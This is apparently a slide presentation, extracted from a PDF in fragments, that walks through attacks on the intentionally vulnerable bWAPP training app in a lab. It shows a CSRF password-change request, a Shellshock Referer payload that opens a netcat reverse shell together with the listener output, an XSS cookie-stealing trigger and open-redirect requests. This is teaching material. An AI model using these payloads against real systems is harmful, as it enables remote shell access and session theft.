

(kali@kali)~
└─$
```



Missing Function Level Access Control - Directory Traversal




Missing Function Level Access Control - Directory Traversal



Cross-Site Request Forgery (CSRF)

```
1 GET /bwAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bwAPP/csrf_1.php
9 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
0 Upgrade-Insecure-Requests: 1
1
2
```



A screenshot of a web proxy tool's context menu. The menu items include: Scan, Send to Intruder (Ctrl+I), Send to Repeater (Ctrl+R), Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools [Pro version only], Change request method, Change body encoding, Copy URL (highlighted), Copy as curl command, Copy to file, Paste from file, Save item, Don't intercept requests, Do intercept, Convert selection, URL-encode as you type, Cut (Ctrl+X), Copy (Ctrl+C), Paste (Ctrl+V), Message editor documentation, and Proxy interception documentation.

/ CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

Change

/ HTML Injection - Stored (Blog) /

```

```

Submit Add: Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
27	bee	2021-04-15 14:43:21	

Cross-Site Request Forgery (CSRF)

Transfer Amount

Change Password Create User Set Security Level Reset

HTML Injection - Stored (Blog)

Submit Add: Show all: Delete: All your entries were deleted!

#	Owner	Date	Entry
---	-------	------	-------

bwAPP
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Welcome

CSRF (Transfer Amount)

Amount on your account: 700 EUR

Account to transfer:

Amount to transfer:

CSRF (Transfer Amount)

Amount on your account: 400 EUR

Account to transfer:

Amount to transfer:

HTML Injection - Stored (Blog)

Using Components with Known Vulnerabilities Shellshock/CGI

/ Shellshock vulnerability (CGI) /

The version of Bash is vulnerable to the Bash/Shellshock bug! (**bee-box** only)

HINT: attack the referer header, and pwn this box...

This is my first Bash script :)

Current user: www-data

```
1 GET /bwapp/cgi-bin/shellshock.sh HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: () { :}; echo "Shellshock TEST" $(/bin/sh -c "nc -e /bin/bash 192.168.83.140 4443")
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
10 Upgrade-Insecure-Requests: 1
11
```

```
(kali@kali)-[~/Downloads]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [192.168.83.140] from (UNKNOWN) [192.168.83.139] 37004
pwd
/usr/lib/cgi-bin
```

Using Components with Known Vulnerabilities SQLiteManager Local File Inclusion

/ SQLiteManager Local File Inclusion /

The **SQLiteManager** version is vulnerable to Local File Inclusion! (bee-box only)

HINT: I love cookies...

The screenshot shows a web application interface with a SQL query editor at the top. The query is: `CREATE TRIGGER 'testtrigger' DELETE ON "" BEGIN <script> alert (document . cookie) </script> END`. Below the editor, there is an error message: "Error: not an error". A table below the error message shows the trigger details: Name: testtrigger, Trigger: CREATE TRIGGER 'testtrigger' DELETE ON "" BEGIN. At the bottom, a modal dialog displays the text: "PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0" with an "OK" button.

The screenshot shows a "New trigger preparation" form with the following fields:

- Name: testtrigger
- Moment: [dropdown]
- Event: DELETE [dropdown]
- On: [dropdown]
- Action: [dropdown]
- Condition: [dropdown]
- Step: <script>alert(document.cookie)</script>

A "Save" button is located at the bottom of the form.

Unvalidated Redirects and Forwards

/ Unvalidated Redirects & Forwards (1) /

Beam me up Bee...


Blog



Beam

```
1 GET /bwAPP/unvalidated_redir_fwd_1.php?url=http%3A%2F%2Fitsecgames.blogspot.com&form=submit HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bwAPP/unvalidated_redir_fwd_1.php
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
0 Upgrade-Insecure-Requests: 1
1
```

Unvalidated Redirects and Forward



NMAP Index Search

File Input: No file selected. Criterion: CVSS2 ▾

Access Vectors: LOCAL PHYSICAL NETWORK ADJACENT NW

```
1 GET /bwAPP/unvalidated_redir_fwd_1.php?url=http://192.168.83.135/cve-pathfinder2/sort.php&form=submit HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bwAPP/unvalidated_redir_fwd_1.php
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
0 Upgrade-Insecure-Requests: 1
1
```



Thank you for your attention

Presentation by:

Christos Grigoriadis
(Focal Point)